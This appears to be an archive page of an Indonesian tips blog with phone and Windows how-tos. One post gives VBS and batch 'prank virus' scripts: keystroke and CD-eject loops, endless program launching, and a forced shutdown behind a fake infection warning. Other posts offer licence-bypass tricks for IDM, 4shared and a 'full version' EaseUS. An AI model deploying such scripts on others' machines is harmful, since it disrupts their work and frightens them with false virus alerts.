Showing posts with label Tips dan Trik. Show all posts

Sunday, December 30, 2012

Cara Mengubah Font Symbian

Bosan dengan font yang itu-itu aja di ponsel symbian sobat? Ingin menggantinya? Tenang, sekarang sobat bisa ganti font di ponsel symbian dengan Font Zoomer v3.20. Font Zoomer v3.20 dapat dipakai di s60v3, s60v5, s^3 Anna dan Belle. Dengan Font Zoomer v3.20, sobat mengubah font hanya dengan merestart ponsel. Sobat juga dapat menambahkan font dari komputer/laptop, dengan menaruh di C:\data\FontZoomer atau tempat dimana folder Font Zoomer berada. 

Cara mengubah font symbian sebagai berikut:
1.Download FontZoomer v3.20 (linknya ada di bawah).

2.Setelah selesai download, langsung saja diinstall.

3.Buka aplikasi Font Zoomernya.

4.Tekan Pilihan - Show Font list, maka akan ada berbagai font yang dapat sobat pilih. Pilih yang dikehendaki. Atau bisa ditambahkan font lain dari komputer sobat

5.Atur ukuran font, transparansi dan spacenya sesuai keinginan. Lalu pilih Apply.

6.Selesai. Ponsel akan restart sendiri dan fontnya berubah.

Nah, sekian tips Cara Mengubah Font Symbian. Jika ada pertanyaan silahkan komentar di bawah. Semoga tips ini bermanfaat.

Download Links:

Thursday, December 20, 2012

Membuat Virus Komputer (Jail)

Berikut ini cara membuat virus komputer dengan notepad. Buka notepad kemudian copy paste salah satu kode berikut ini, lalu save dengan nama file terserah sobat diakhiri ".vbs", contoh: virus.vbs, ganti save as type dengan all files, kemudian save.  

Jika file ini diklik maka, akan ada "sesuatu" (yang jail silahkan jail, asal jangan kelewatan hahaha)

1. Mengeject CD-Drive Terus Menerus
Set oWMP = CreateObject(”WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop


2. Enter Terus Menerus

Set wshShell = wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop

3. Pesan Lambat Notepad “Hello, how are you? I am good thanks!”

WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject(”WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate “Notepad”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo ”
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re ”
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? ”
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! “


4. Iseng Dengan Backspace

MsgBox “Maaf, Anda Harus Mengulang Kembali”
Set wshShell =wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop


5. Iseng Dengan Membuka Calculator Terus Menerus

@ECHO off
:top
START %SystemRoot%\system32\cacl.exe
GOTO top


6. Iseng Dengan Keyboard

Set wshShell = wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “Maaf, Keyboard Tidak Berfungsi! Harap Diperbaiki”
loop


7. Iseng Dengan Shutdown Computer

@echo off
msg * Komputer Anda Terinfeksi Virus
shutdown -c “Error! Virus Menyebar Keseluruh System!” -s -t 0


Cara mematikan/menonaktifkan virus tersebut :

1. buka task manager (ctrl+alt+del)
2. cari wscript
3. matikan wscript dengan cara klik end process
4. virus sudah mati.

Menghidupkan Komputer/Laptop dengan Keyboard

Biasanya menghidupkan komputer atau laptop dengan menekan tombol power pada casing. Namun dengan trik ini sobat bisa menghidupkannya dengan keyboard. Mungkin sobat ada yang sudah tau trik yang satu ini, tapi untuk sobat yang belum tau saya akan jelaskan bagaimana caranya.
Sebelumnya, rancang  password yang mudah diingat dan HARUS HAFAL. Setelah itu barulah ikuti langkah berikut ini:

1. Hidupkan komputer/laptop seperti biasa dengan menekan tombol power, lalu  masuk ke BIOS dengan menekan F2 atau Del maupun tombol lain sesuai merk sobat, pada keyboard.  
2. Pilihlah menu Power Management Setup,setelah itu akan muncul jendela berikutnya.
 
3. Kemudian pilihlah menu PS2 Keyboard Power ON,
enable kan pada menu disabeled sebelah kanan.

4. kemudian isi menu Power On Password silahkan sobat
ketik password yang sudah dirancang dalam otak tadi :D

5. setelah itu save and exit dari bios.


Disarankan untuk berhati-hati, jangan sampai salah. Jika belum yakin sebaiknya sobat jangan mencoba. 

Demikian Trik mengenai cara Menghidupkan Komputer/Laptop dengan Keyboard, semoga bermanfaat. 

Friday, December 14, 2012

Cara Mengembalikan Data yang Terformat atau Terhapus


Cara Mengembalikan Data yang Terformat atau Terhapus| Apakah sobat kehilangan data penting yang lumayan besar di harddisk atau drive lainnya? Atau sobat sengaja memformat atau tidak sengaja memformat? Ingin data - data tersebut kembali? Jangan panik, tenangkan diri dulu ambil nafas dalam-dalam. Kalau sudah tenang, sobat pakai software EaseUS Data Recovery Wizard Professional v5.6.1 full version. EaseUS Data Recovery Wizard dapat merecovery data yang baik sengaja maupun tidak sengaja dihapus.

Key Features of EASEUS Data Recovery Wizard Professional 5.6.1:
  • Recover files from unreadable Dynamic Disk.
  • Recover Linux files in Windows Systems.
  • Recover deleted or lost files emptied from the Recycle Bin.
  • File recovery after accidental format, even if you have reinstalled Windows.
  • Disk recovery after a hard disk crash.
  • Get back files after a partitioning error or hard disk crash.
  • Get data back from RAW hard drives.
  • Recover office document, photo, image, video, music, email, etc.
  • Recover from hard drive, USB drive, memory card, memory stick, camera card, Zip, floppy disk or other storage media.
  • Support FAT12, FAT16, FAT32, NTFS/NTFS5, EXT2/EXT3 file systems.
  • New! Windows 2000/XP/2003/Vista/2008/Windows 7.
  • High quality of file recovery.
  • Bootable media based on WinPE.
  • Free file repair service.
When to use...?
  • Hard Drives that have been formatted.
  • Corrupt or missing critical file system structures.
  • Accidental file deletion.
  • File loss without reason.
  • Unexpected system shutdown or application failure.
  • vComputer viruses and worms infection or corruption.
  • Boot up problems.
  • Partition structures are damaged or deleted.
  • Damage due to a power failure or surge.
  • Various kinds of file system corruption.
  • Recover files from devices with unknown file systems including Hard Disk, external ZIP/USB drive, removable SmartMedia, MemoryStick, SD cards, etc.
Download Links:

Wednesday, December 12, 2012

IDM Menjadi Full Version Tanpa Crack/Patch

 
Mengubah IDM Menjadi Full Version | Trik berikut ini mungkin sangat berguna bagi kalian maniac download, karena saya akan menshare sedikit tentang IDM. Mari simak cara Mengubah IDM Menjadi Full Version berikut ini :
Silahkan download dulu IDMnya, lalu install sampai selesai. Kalau sudah, tutup dulu IDM dan putuskan koneksi internet kamu. Kemudian cari file "hosts" yang ada di,

Thursday, July 26, 2012

Upgrade Nokia 500 ke Symbian Belle

Upgrade Nokia 500 ke Symbian Belle | Buat kamu yang punya nokia 500 yang masih menggunakan os symbian anna dapat di upgrade ke symbian belle. Selain nokia 500, smartphone yang kompatibel untuk upgrade ke belle antara lain : C6-01, C7-00, E6-00, E7-00, N8-00, X7-00, dan Nokia Oro.
Beberapa perbedaan antara symbian anna dan symbian belle, diantaranya:
1. symbian belle punya menu bar seperti android, symbian anna ga punya 

2. symbian belle punya 6 home screen, symbian anna cuma punya 3
3. layar symbian anna menjadi gelap sewaktu menerima telepon seperti dikunci, symbian belle tidak
4. performa symbian anna lebih lambat dari symbian ^3, sedangkan symbian belle lebih cepat
5. symbian belle lebih mudah untuk mengatur home screen dibanding symbian anna
6. widget symbian belle lebih baik daripada symbian anna.

Untuk upgrade ke belle kamu bisa lakukan sendiri ataupun datang ke nokia care. Jika ingin upgrade sendiri, mohon perhatikan langkah-langkah berikut ini:

Pertama download dan install nokia suite 3.4 atau yang paling baru (harus)

Setelah terinstal, jalankan nokia suite, lalu hubungkan dengan nokia mu dengan kabel usb. Jika sudah terdeteksi jalankan software updater


Tunggu. Nokia mu sedang dicek apakah support ke belle. Jika sudah muncul seperti dibawah, pilih instal.


Beri tanda centang, I understand bla bla bla, lalu pilih continue. Tunggu sampai selesai. Tergantung koneksi internetmu. Lebih baik sebelum mengintal, siapkan koneksi internet tingkat dewa :D


Setelah terdownload, nokia suite langsung memback-up datamu (phonebook, sms dll) secara otomatis.


Kemudian proses install symbian belle. Membutuhkan waktu 15 menit.


Nokiamu akan restart. Perhatikan peringatan yang tampil.

Setelah itu datamu langsung di kembalikan ke nokiamu.

Lalu nokiamu akan restart lagi. Kemudian muncul pemberitahuan nokia mu sudah jadi symbian belle.


Sebelumnya maaf screenshotnya nokia N8-00. Tapi sebenarnya sudah saya test dengan nokia 500 milik teman. Selamat mencoba.

Note : Dalam proses ini sebaiknya nokiamu jangan digunakan dan dicabut. Dan juga perhatikan peringatan-peringatan yang muncul. Jangan sekali-sekali membantah peringatan itu, jika hal itu dilakukan nokiamu akan pergi ke alam baka :'( . Tapi jangan takut, kalau sudah sesuai dengan perintah ya lancar saja. Jika belum berani, minta bantuan yang lebih ahli atau datang ke nokia care.

Status : Tested with my friend.
Gambar dari : adit38

Monday, July 16, 2012

Membolak - Balikkan Layar Nokia 2310


Membolak - Balikan Layar Nokia 2310 | Hp nokia yang satu ini mungkin jarang yang menggunakan, karena minim fitur. Tapi kamu bisa jail dengan hp ini, yaitu Membolak - Balikan  tampilan layarnya. Baik, tanpa basa - basi lagi mari kita mulai.

Membuat tampilan layar terbalik
tekan *#5513# .

Membuat tampilan layar menghadap kesamping kiri
tekan  *#5514#

Membuat tampilan layar menghadap kesamping kanan
tekan *#5512#

Nah, silahkan praktekan dengan hp sendiri. Tapi kalau gak punya, silahkan pinjem hp teman, biar dia terkejut, hahahaha.....

Note: Untuk mengembalikan tampilan layar menjadi normal, silahkan tekan *#5511#. Trik ini mungkin bisa dilakukan dengan tipe yang lain sejenis, tapi tidak semua.

Status : Tested by me.

Saturday, July 14, 2012

Download di 4shared Tanpa Menunggu

Download di 4shared Tanpa Menunggu | Semua pasti sudah tau 4shared. 4Shared merupakan tempat menyimpan data secara online. Kita dapat mendownload suatu file yang diupload di 4Shared. Dalam mendownload kita sering menunggu kurang lebih 20 detik. Itu untuk akun yang free. Kalau sudah memiliki akun premium, tentu tanpa menunggu lagi. 

Tapi yang free pun dapat mendownload tanpa menuggu

link download ditampilkan oleh 4shared selama 20 detik. 

Caranya, cari file yang ingin di download, kemudian pilih filenya. Kemudian akan muncul tombol Unduh Sekarang. Jangan klik tombol itu, kamu tinggal mengcopy tulisan di bawah ini lalu paste di bagian Adress Bar pada firefox kamu atau browser lain.

       javascript:startDownload()

Setelah menekan enter, maka file akan di download. Gimana gampang kan? Trik gratis ini masih berfungsi, dari pada beli akun premium lebih baik pake cara ini. Tapi kalau kamu punya uang banyak, silahkan beli akun premium 4shared, selain tanpa menunggu, kamu akan dapat peningkatan speed download.

Note : Sebelum mendownload sebaiknya kamu login di 4shared, jika belum punya akun silahkan mendaftar.

Status : Tested by me.

Thursday, July 12, 2012

Cara Mengubah Background Flashdisk (Windows XP)

Background Flashdisk (Windows XP) | Flashdisk merupakan alat penyimpan data yang dapat dibawa kemana pun kita pergi. Bentuknya yang kecil dan ringan membuat sebagian orang lebih memilih flashdisk ketimbang CD. Ketika dicolokkan ke komputer kita dapat melihat file yang ada, memindahkan file/folder ke computer atau mengirim file dari komputer ke flasdisk tersebut. Namun terkadang tampilan pada flashdisk terlihat polos. Supaya gak terlalu polos kita dapat menampilkan gambar pada flashdisk. Tentu timbul pertanyaan seperti ini, “Gimana caranya? “. Caranya sangat mudah, ikuti langkah-langkah berikut:


1.Letakkan file gambar yang kamu inginkan ke flashdisk (di luar folder)

2.Buka Notepad dengan cara,klik  Start -> All Program -> Accessories ->Notepad.

3.Copy dan paste semua kode dibawah ini ke dokumen baru notepad:


[ExtShellFolderViews]

{BE098140-A513-11D0-A3A4-00C04FD706EC}=

{BE098140-A513-11D0-A3A4-00C04FD706EC}

[{BE098140-A513-11D0-A3A4-00C04FD706EC}]

Attributes=1

IconArea_Image=Picture.jpg

IconArea_Text=barak

[.ShellClassInfo]

ConfirmFileOp=0


4.Pada kode baris ke 6, tulisan yang dicetak tebal (Picture.jpg), ganti dengan nama file gambar yang kamu letakkan di flashdisk tadi, lengkap dengan format gambarnya (jpg, jpeg, gif dll)

5.Simpan Notepad tersebut di flashdisk dengan cara, klik File (pojok kiri atas notepad) -> pada Save In (Atas), cari nama flashdisk kamu -> pada file name (bawah), ketik desktop.ini -> pada save as type (bawah), ganti dengan All Files  -> kemudian klik Save.\

Setelah penyimpanan berhasil, buka flashdisk kamu, refresh dulu dan lihat hasilnya, apakah sudah muncul gambar atau belum. Jika belum, coba perhatikan lagi kode-kodenya, periksa dengan teliti. Ini berlaku apabila flashdisknya dicolokin ke komputer yang memakai OS windows XP. Nah, sekian dulu tutorial singkatnya.

SELAMAT MENCOBA..!!

Cara Mengunci Folder Dengan Software

   
Mengunci Folder Dengan Software | Folder merupakan sebuah tempat penyimpan data komputer , baik data multimedia, office dsb. Folder dapat digunakan untuk mengelompokan file –file berbeda, agar tidak berserakan. Dengan folder kamu dapat menemukan file yang dibutuhkan dengan cepat. Terkadang file – file yang terdapat di folder bersifat pribadi dan tidak ada yang boleh tau. Untuk menyembunyikan file tersebut, folder perlu di
proteksi dengan password. Tapi gimana caranya?

Microsoft menyediakan software untuk folder yang bersifat pribadi. Namanya, Microsoft Private Folder. File – file yang disimpan di folder ini akan diproteksi dengan aman, sehingga orang lain tidak dapat mengetahui isi dari folder tersebut. Ingin mencoba?? Yuk langsung aja Unduh/Download File nya. Selamat Mencoba!

Download : Microsoft Private Folder 1.0 | 1.06 MB
Status : Tested by me | Windows XP

Wednesday, July 11, 2012

Cara Membuat Hotspot dengan Nokia e63

Lama sekali tak memposting artikel. Nah kali ini ilmu yang akan dibagikan yaitu, Membuat Hotspot dengan Nokia e63 – Sebagai Access Point Router. Jadi maksudnya, nokia e63 itu jadi hotspot, kalo ada perangkat lain memiliki wifi, contohnya laptop, bisa berinternetan bersama-sama, hebat kan? Namun untuk bisa internetan via hotspot nya nokia e63, pastikan telah menggunakan paket internet unlimited, kalo gak, tentu pulsanya cepat habis.
Berikut caranya:
1. Download dan install dulu aplikasinya, JOIKUSPOT LIGHT WiFi HotSpot di handphone kamu. Aplikasi ini bisa didownload secara gratis di nokia ovi store di sini http://store.ovi.com/content/7499.

2. Setelah berhasil mendownload, instal aplikasi JOIKUSPOT LIGHT WiFi HotSpot seperti yang biasa kamu lalukan, di instal di memori internal atau eksternal juga boleh.


3. Setelah terinstal buka aplikasi JOIKUSPOT LIGHT tersebut, ketika pertama kali dibuka akan muncul pertanyaan “Allow sharing yout internet connection with external devices?” seperti gambar di bawah ini. Pilih saja yes..

4.  kemudian nanti akan muncul pilihan acces point seperti gambar di bawah ini, pilih salah satu yang biasa kamu gunakan untuk akses internet.


5.  Tunggu proses pembuatan acces point router atau hotspot di nokia e63


6.  Jika tampilan layar sudah berubah seperti gambar di bawah ini berarti pembuatan hotspot atau access point router di nokia e63 sudah berhasil. Dan siap digunakan untuk hotspotan dengan laptop atau perangkat lain yang telah mendukung fitur wifi.


7.  SSID yang akan terdeteksi di laptop atau perangkat lain seperti gambar di bawah ini.


8. Perlu kamu ketahui, kelemahan pada aplikasi gratisan ini tidak mengizinkan kita untuk merubah SSID dan tidak bisa memberikan password pada hotspot kamu, sehingga perangkat milik siapa saja yang mendeteksi hotspot nokia e63 milikmu akan bisa terhubung dengan leluasa. Jika kamu ingin bisa mengganti SSID dan memberikan password pada hotspot kamu, silahkan beli JOIKUSPOT PREMIUM yang seharga 9 euro.

Penggunaan nokia E63 sebagai hotspot atau access point router membutuhkan daya yang cukup tinggi, karena harus memancarkan sinyal wifi secara terus menerus jadi wajar saja jika baterainya akan cepat habis, jadi pastikan baterai handphone kamu sudah terisi penuh atau bisa sambil dicharger.


Aplikasi JOIKUSPOT LIGHT WiFi HotSpot juga bisa berjalan di handphone nokia lain seperti  Nokia E51, E52, E55, E60, E61,  E61i, E63, E65, E66, E71, E72, E73, E75, E90, N78, N79, N80, N81, N81 8GB, N82, N85, N86, N91, N93, N93i, N95, N95, N95 8GB, N96, N97, N97 Mini, 5530 XpressMusic, 5630 XpressMusic, 5730 XpressMusic, 5800 XpressMusic, C5-03, C6, E5, X5, X6, 6710 Navigator, 8800 Erdos,  N8, E7, C6-01, C7, E6, X7, 702T, T7, Nokia 500,Nokia 600, Nokia 700, Nokia 701 dan nokia N900.

Oke Selamat mencoba! :)


sumber: ridwanaz

Cara Update Manual Avira Free Antivirus

Avira merupakan antivirus yang banyak digunakan di komputer. Karena gratis dan termasuk ampuh mendeteksi virus komputer menjadikan avira banyak diminati pengguna komputer.
Setiap hari ada saja virus baru yang diciptakan. Virus yang baru itu mungkin tidak terdeteksi oleh antivirus, karena belum ditambahkan definisi virus-virus baru. Tujuan menambahkan definisi baru ke antivirus guna dapat mendeteksi virus-virus komputer yang baru diciptakan. Agar antivirus dapat mendeteksi virus- virus baru, maka perlu update antivirus.
Biasanya untuk meng-update antivirus, dibutuhkan koneksi internet. Seperti

halnya avira. Namun bagaimana kalau komputer di rumah tidak ada koneksi internet?
Untuk meng-update avira, juga dapat dilakukan dengan cara manual. Maksudnya, kamu dapat mendownload updatenya dari situs avira pada komputer yang terkoneksi internet. Bagaimana caranya?
Mendownload Update
1.    Pergi ke situs avira (http://www.avira.com)
2.    Kemudian lihat ke bawah,cari link VDF Update, lalu klik link tersebut.

4.    Pilih Avira Fusebundle Generator download
5.    Lalu pilih yang windows
3.    Klik yang paling atas untuk mendownload. Tunggu hingga selesai.


Update Avira
1.    Setelah download selesai, pindahkan file vdf_fusebundle.zip yang didownload tadi ke komputer yang mau diupdate aviranya (gunakan saja flashdisk yang bersih)
2.    Colokkan flashdisk ke komputer
3.    Buka Avira
4.    Kemudian klik Update, pilih Manual update
5.    Cari file yang didownload tadi (vdf_fusebundle.zip), kemudian klik open. Biarkan proses update sampai selesai.
6.    Selesai. Avira sudah terupdate!

Tahun Berapa Kamu Akan Mati?

www.deathclock.com, itulah nama sebuah situs masih cukup menarik saat ini meskipun keberadaanya sudah cukup lama. Di situs ini kamu bisa meramalkan berapa tahun lagi kamu hidup di dunia ini. Kamu tinggal memsukkan tgl lahir, jenis kelamin, berat badan, serta kebiasaan kamu. Lalu klik tombol Check Your Death Clock, maka akan ditampilkan tahun berapa kamu meninggal. Penasaran? langsung aja ke http://www.detahclock.com  
TAPI, SEBAIKNYA, kamu

jangan terlalu percaya, itu kan cuma ramalan. Ingat, kita mati ditentukan oleh Ida Sang Hyang Widhi/Tuhan Yang Maha Kuasa.

Mendengarkan Radio Streaming Melalui Winamp

Pasti sudah tak asing lagi di sebuah komputer atau laptop pasti suadah terinstall aplikasi winamp. Biasanya kamu mendengarkan musik mp3 atau nonton video dengan aplikasi itu. Tapi winamp juga dapat digunakan untuk mendengarkan radio streaming. Kali ini saya akan menjelaskan bagaimanan cara mendekarkan radio melalui winamp. Dan juga share url radio streaming di Indonesia. Tentunya kalian ada yang sudah tau caranya. Nah bagi kamu yang belum tau atau pengen tau caranya perhatikan cara berikut ini:

Saturday, May 5, 2012

Cara menonaktifkan UAC di Windows 7


UAC atau User Account Control yang biasanya sering menggangu kamu disaat menginstall aplikasi atau membuka aplikasi di Windows 7
dapat dinonaktifkan (disable) dengan cara berikut:


1. Klik Start, kemudiaan ketik UAC


2. Kemudian akan muncul change user account setting, pilih.


3. Geser slider ke Never Notify, lalu OK.


4. Restart Komputer

Mudah kan? Semoga cara diatas bermanfaat bagi kalian. :)

 
Powered by Blogger.